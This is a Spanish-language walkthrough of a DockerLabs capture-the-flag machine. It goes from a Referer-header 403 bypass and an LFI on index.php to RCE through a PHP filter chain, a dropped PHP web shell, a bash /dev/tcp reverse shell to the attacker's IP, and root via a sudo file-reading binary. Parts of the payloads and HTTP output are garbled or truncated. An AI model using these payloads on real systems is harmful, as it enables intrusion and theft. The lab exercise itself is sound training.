

Desplegamos la máquina.

```
> sudo bash auto_deploy.sh forbiddenhack.tar
```



```
##  
## ## ##  
## ## ## ##  
NNN { NN NNNN NN NNNN NN N / ==- NNN  
      0  
      \_____/
```

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.078 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.078/0.078/0.078/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT    STATE SERVICE VERSION
80/tcp  open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Title[Apache2 Ubuntu Default Page: It works]
```

Parece ser que la ruta no es la asignada por defecto y la han cambiado. Ya que suele ser /var/www/html.

The default Ubuntu document root is `/var/www/bypass403.pw`. You can make your own virtual hosts under `/var/www`.

Lo añadimos a nuestro `/etc/hosts`.

```
GNU nano 8.7.1 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters

172.17.0.2   bypass403.pw
```

Ahora tratamos de bypassear el 403 como dice la propia página con la cabecera Referer.

```
> curl http://bypass403.pw -H "Referer: http://bypass403.pw"; echo
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>403 Forbidden Conseguido!</title>
  <style>
    body {
      font-family: Arial, sans-serif;
      background-color: #1e1e1e;
      color: #f1f1f1;
      display: flex;
      flex-direction: column;
      align-items: center;
      justify-content: center;
      height: 100vh;
    }
    .container {
      text-align: center;
    }
    .flag {
      font-size: 1.5rem;
      margin-top: 20px;
      background: #111;
      padding: 15px;
      border: 2px dashed #0f0;
      color: #0f0;
    }
  </style>
</head>
<body>
  <div class="container">
    <h1> By dise0</h1>
    <p>Nadie que este autorizado puede visualizar esta pagina, lo tenemos protegido con un 403 Forbidde
n.</p>
    <p>Explorar lo es todo, piensa y explora.</p>
    <div class="flag">Cuantos secretos guarda esta web...</div>
  </div>
</body>
</html>
```

Comprobamos con gobuster que solo existe el archivo php que ya nos comentó la página por defecto de apache2.

```
> gobuster dir -u http://bypass403.pw -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,ht
ml,htm,html,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png,jpg,jpeg,gif,svg,webp
,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100 -b 403,404 -H "Referer: http://bypass403.pw"

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

=====
[+] Url: http://bypass403.pw
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 403,404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,xml,zip,htm,txt,js,ts,7z,svg,pcap,html,css,log,gif,ttf,bin,pl,asp,tar,rar,pcap
ng,md,tar.gz,png,jpeg,eot,exe,py,webp,conf,sh,backup,woff,ini,bak,old,aspx,json,jpg,woff2,rb
[+] Timeout: 10s
=====

Starting gobuster in directory enumeration mode
=====
index.php (Status: 200) [Size: 1192]
```

Vamos a ver si es posible realizar un LFI.

```
> wfuzz -c -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 'http://bypass403.pw/index.php?FUZ
Z=/etc/passwd' --hl 38 -H "Referer: http://bypass403.pw"
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz
might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://bypass403.pw/index.php?FUZZ=/etc/passwd
Total requests: 220560

=====
ID          Response  Lines  Word    Chars  Payload
=====
000000174:  200        19 L   21 W    888 Ch  "pages"
```

Ya tenemos acceso a la lectura de archivos mediante la palabra 'pages'.

```
> curl 'http://bypass403.pw/index.php?pages=/etc/passwd' -H "Referer: http://bypass403.pw"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
bambi:x:1001:1001:bambi,,,:/home/bambi:/bin/bash
```

El siguiente paso es usar un wrapper que transforma LFI en RCE, para ello buscamos uno ya creado en github. Por ejemplo, `php_filter_chain_generator.py`. Esto nos crea en la posibilidad de ejecutar comandos a través de LFI.

[illegible]

Ahora en burpsuite, comprobamos que funciona.

```
GET /index.php?c=pwd&pages=
php:/filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv
.SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.b
ase64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM
1161.IBM-932|convert.iconv.MS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-decode|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO909|convert.iconv.UC2.UTF
-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|
convert.iconv.8859_3.UTF16|convert.iconv.863.SHIFT_JISX0213|convert.base64-decode|convert.base64-encod
e|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.61881T|convert.base64-decode|conve
rt.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA.T500.UTF-32|convert.iconv.CP857.ISO-2022-JP-
1 HTTP/1.1 200 OK
2 Date: Fri, 20 Mar 2020 12:00:00 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 231
6 Keep-Alive: timeout=5
7 Connection: Keep-Alive
8 Content-Type: text/html
9
10 /var/www/bypass403.php
```

Vamos a crear un archivo con el que poder ejecutar comandos directamente desde la web.

```

GET /index.php?c=echo+`<?php+system($ _GET["cmd"]);+?>'+>+shell.php&pages=
...<?php+system($ _GET["cmd"]);+?>'+>+shell.php&pages=
GET /index.php?c=cat+ls+pages=
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv
SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.b
ase64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM
1161.IBM-932|convert.iconv.CSMS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-encode|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO909|convert.iconv.UCS2.UTF
-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|co
nvert.iconv.8859.3|convert.iconv.863.SHIFT_JISX0213|convert.base64-encode|convert.base64-encode
|convert.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.6181BT|convert.base64-encode|conve
rt.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA.T500.UTF-32|convert.iconv.CP885.T50-2022-JP
3|convert.iconv.ISO2022JP2.CP775|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|co
nvert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6397|convert.iconv.BIG-5FIVE.UCS-4|convert.bas
e64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859.3|convert.iconv.base64-encode|convert.base64-encod
e
GET /index.php?c=cat+shell.php&pages=
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv
SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.b
ase64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM
1161.IBM-932|convert.iconv.CSMS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-encode|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO909|convert.iconv.UCS2.UTF
-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|co
nvert.iconv.8859.3|convert.iconv.863.SHIFT_JISX0213|convert.base64-encode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.6181BT|convert.base64-encode|conve
rt.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA.T500.UTF-32|convert.iconv.CP885.T50-2022-JP
3|convert.iconv.ISO2022JP2.CP775|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|co
nvert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6397|convert.iconv.BIG-5FIVE.UCS-4|convert.bas
e64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859.3|convert.iconv.base64-encode|convert.base64-encod
e
1 HTTP/1.1 200 OK
2 Date: Fri, 20 Mar 2026 10:49:48 GMT
3 Server: Apache/2.4.58 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 439
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 total 20
11 drwxr-xr-x 1 www-data www-data 4096 Mar 20 11:48 .
12 drwxr-xr-x 1 root root 4096 Jun 10 2025 ..
13 -rwxr-xr-x 1 www-data www-data 1720 Jun 10 2025 index.php
14 -rw-r--r-- 1 www-data www-data 31 Mar 20 11:48 shell.php
GET /index.php?c=cat+shell.php&pages=
php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv
SE2.UTF-16|convert.iconv.CSIBM921.NAPLPS|convert.iconv.855.CP936|convert.iconv.IBM-932.UTF-8|convert.b
ase64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.SE2.UTF-16|convert.iconv.CSIBM
1161.IBM-932|convert.iconv.CSMS932.MS936|convert.iconv.BIG5.JOHAB|convert.base64-encode|convert.base64-en
code|convert.iconv.UTF8.UTF7|convert.iconv.IBM869.UTF16|convert.iconv.L3.CSISO909|convert.iconv.UCS2.UTF
-8|convert.iconv.CSISOLATIN6.UCS-4|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|co
nvert.iconv.8859.3|convert.iconv.863.SHIFT_JISX0213|convert.base64-encode|convert.base64-encode|conve
rt.iconv.UTF8.UTF7|convert.iconv.851.UTF-16|convert.iconv.L1.T.6181BT|convert.base64-encode|conve
rt.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.CSA.T500.UTF-32|convert.iconv.CP885.T50-2022-JP
3|convert.iconv.ISO2022JP2.CP775|convert.base64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|co
nvert.iconv.IBM891.CSUNICODE|convert.iconv.ISO8859-14.ISO6397|convert.iconv.BIG-5FIVE.UCS-4|convert.bas
e64-encode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.iconv.UTF8.UTF16LE|convert.iconv.UTF8.C
SISO2022KR|convert.iconv.UCS2.UTF8|convert.iconv.8859.3|convert.iconv.base64-encode|convert.base64-encod
e
1 HTTP/1.1 200 OK
2 Date: Fri, 20 Mar 2026 10:50:1
3 Server: Apache/2.4.58 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 240
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charse
9
10 <?php system($ _GET["cmd"]);>

```

Ya tenemos creado el archivo que nos da la opción de ejecutar comandos de manera remota.


```
GET /shell.php?cmd=whoami HTTP/1.1
Host: bypass403.pw
Referer: http://bypass403.pw
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

1 HTTP/1.1 200 OK
2 Date: Fri, 20 Ma
3 Server: Apache/2
4 Content-Length:
5 Keep-Alive: time
6 Connection: Keep
7 Content-Type: te
8
9 www-data
```


Ahora vamos a hacernos una reverse shell a nuestra máquina. Creando en burpsuite el comando y enviándolo a la web.

```
Request
Pretty Raw Hex
1 GET /shell.php?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.0.2.65/443+0>%26+'
2 HTTP/1.1
3 Host: bypass403.pw
```

Mostrar respuesta en el navegador.



Pegar directamente en el navegador.



Ya tenemos nuestra reverse shell.

```
> nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [172.17.0.2] 42286
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@c9597afd21a6:/var/www/bypass403.pw$ |
```

Hemos encontrado la contraseña cifrada de bambi en su propio directorio.

```
www-data@c9597afd21a6:/home/bambi$ ls -la
total 28
drwxr-xr-x 3 bambi bambi 4096 Jun 10 2025 .
drwxr-xr-x 1 root root 4096 Jun 10 2025 ..
lrwxrwxrwx 1 root root 9 Jun 10 2025 .bash_history -> /dev/null
-rw-r--r-- 1 bambi bambi 220 Jun 10 2025 .bash_logout
-rw-r--r-- 1 bambi bambi 3771 Jun 10 2025 .bashrc
-rw-r--r-- 1 bambi bambi 807 Jun 10 2025 .profile
drwxr-xr-x 2 root root 4096 Jun 10 2025 .secret
-rw-r--r-- 1 root root 33 Jun 10 2025 user.txt

www-data@c9597afd21a6:/home/bambi/.secret$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Jun 10 2025 .
drwxr-xr-x 3 bambi bambi 4096 Jun 10 2025 ..
-rw-r--r-- 1 root root 37 Jun 10 2025 interestingSecret.txt
www-data@c9597afd21a6:/home/bambi/.secret$ cat interestingSecret.txt
bambi:c3VwZXJzZWNyZXRwYXNzd29yZDEyMw==
```

La desciframos en la propia consola.

```
> echo 'c3VwZXJzZW5yZXRwYXNzd29yZDEyMw' | base64 -d; echo  
supersecretpassword123
```

Para escalar privilegios a root.

```
bambi@c9597afd21a6:~$ sudo -l  
Matching Defaults entries for bambi on c9597afd21a6:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:  
p/bin, use_pty  
  
User bambi may run the following commands on c9597afd21a6:  
    (ALL : ALL) NOPASSWD: /usr/bin/furb
```

Le hacemos un strings ya que no sé exactamente cómo funciona.

```
bambi@c9597afd21a6:~$ strings /usr/bin/furb  
/lib64/ld-linux-x86-64.so.2  
puts  
perror  
stack_chk_fail  
Error opening file  
--help  
--version  
--list  
Error: Missing file argument for -r  
Unknown parameter: %s  
0x34
```

Es como una especie de cat, ya que podemos ejecutarlo como root y vemos el root.txt

```
bambi@c9597afd21a6:~$ sudo /usr/bin/furb -r /root/root.txt  
cded3f7971d8b7ce0b7f57baeb7112fc
```

Buscando archivos .txt hemos encontrado uno que nos da una pista.

```
bambi@c9597afd21a6:~$ find / -name "*.txt" 2>/dev/null  
/home/bambi/user.txt  
/home/bambi/.secret/interestingSecret.txt  
/var/backups/furbRead.txt  
/usr/share/perl/5.38.2/unicore/NamedSequences.txt  
/usr/share/perl/5.38.2/unicore/SpecialCasing.txt  
/usr/share/perl/5.38.2/unicore/Blocks.txt  
/usr/share/perl/5.38.2/Unicode/Collate/keys.txt  
/usr/share/perl/5.38.2/Unicode/Collate/allkeys.txt  
bambi@c9597afd21a6:~$ cat /var/backups/furbRead.txt  
Interesante este nombre de archivo, donde mas puede encontrarse?
```

Ya que find no lo podemos ejecutar como root, dentro de la carpeta root debe haber otro archivo .txt parecido al que hemos encontrado.

```
bambi@c9597afd21a6:~$ sudo /usr/bin/furb -r /root/furbRead.txt  
StrongPasswordRootSuperSecret123  
bambi@c9597afd21a6:~$
```

Y listo ya somos root.

```
bambi@c9597afd21a6:~$ su  
Password:  
root@c9597afd21a6:/home/bambi# whoami && id  
root  
uid=0(root) gid=0(root) groups=0(root)
```